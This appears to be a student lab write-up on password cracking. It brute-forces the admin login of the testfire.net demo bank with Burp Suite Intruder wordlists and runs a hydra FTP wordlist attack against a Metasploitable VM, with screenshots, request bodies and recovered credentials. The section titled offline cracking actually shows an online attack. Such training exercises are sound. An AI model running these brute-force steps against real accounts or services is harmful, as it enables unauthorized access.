

PROJECT : 7

DATE : 23-10-2021


TOPIC :

- a. Online password cracking.
- b. Offline password cracking.


# ONLINE PASSWORD CRACKING

Configure firefox with burpsuite in attacker machine, here the extension foxyproxy is used.


1. Go to testfire.net and enter dummy credentials.




2. Intercept the request in burpsuite.
3. Right click on proxy tab, and click send to intruder.




4. In intruder tab, go to positions tab and clear the cookie and click clear.




5. Assuming we know the username, click clear and change username value to “admin”. Highlight password value and click add.




6. Now in payloads tab, click on load and choose the wordlist file.




7. Start attack and find the option having highest value. This gives the correct credentials.



8. Assuming we don't know both username and password, in positions tab, highlight both username value and password value. Change attack type to cluster bomb.



9. In payloads tab, configure both payload set and load wordlists file.



10. Start attack and find the highest length to get correct credentials.



3. Intruder attack of testfire.net - Temporary attack - Not saved

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
19	admin	admin	302			367	
0			302			220	
1	test	test	302			220	
2	casio	test	302			220	
3	fig	test	302			220	
4	admin	test	302			220	
5	sniper	test	302			220	
6	test	casio	302			220	
7	casio	casio	302			220	
8	fig	casio	302			220	
9	admin	casio	302			220	
10	sniper	casio	302			220	

Request Response

Pretty Raw \n Actions

```

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=admin&btnSubmit>Login

```

Search... 0 matches

Finished

11. Log in using correct credentials.

Altoro Mutual – Mozilla Firefox

Altoro Mutual x +

testfire.net/bank/main.jsp

Sign Off | Contact Us | Feedback | Search

Go

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

800000 Corporate GO

Congratulations!


You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2021 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced features

## OFFLINE PASSWORD CRACKING

1. Start metasploitable machine (Victim) and parrot machine (Attacker).
2. In attacker terminal, use create a username and password wordlists or use an existing one.
3. Case 1, suppose we know the username “msfadmin” and not the password.
4. Use hydra tool to crack the password.

A screenshot of a terminal window with a dark background. At the top, there are three colored circles (red, green, yellow) followed by the command 'hydra -l msfadmin -P wordlist\_17\_10\_2021.txt ftp://192.168.200.6 - P'. Below this is a menu bar with 'File Edit View Search Terminal Help'. The terminal shows the prompt '[root@parrot-virtualbox]-[/home/parrot]' followed by the command '#hydra -l msfadmin -P wordlist\_17\_10\_2021.txt ftp://192.168.200.6'. The output of the command is displayed in green text, showing the Hydra version (v9.1), copyright information, and the start time (2021-10-21 11:05:43). It then shows the attack progress: '[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task', '[DATA] attacking ftp://192.168.200.6:21/', and '[21][ftp] host: 192.168.200.6 login: msfadmin password: msfadmin'. The final output is '1 of 1 target successfully completed, 1 valid password found' and 'Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-21 11:05:46'. The terminal ends with the prompt '[root@parrot-virtualbox]-[/home/parrot]' and a '#' character.

```
●●● hydra -l msfadmin -P wordlist_17_10_2021.txt ftp://192.168.200.6 - P
File Edit View Search Terminal Help
[ root@parrot-virtualbox ]-[/home/parrot]
#hydra -l msfadmin -P wordlist_17_10_2021.txt ftp://192.168.200.6
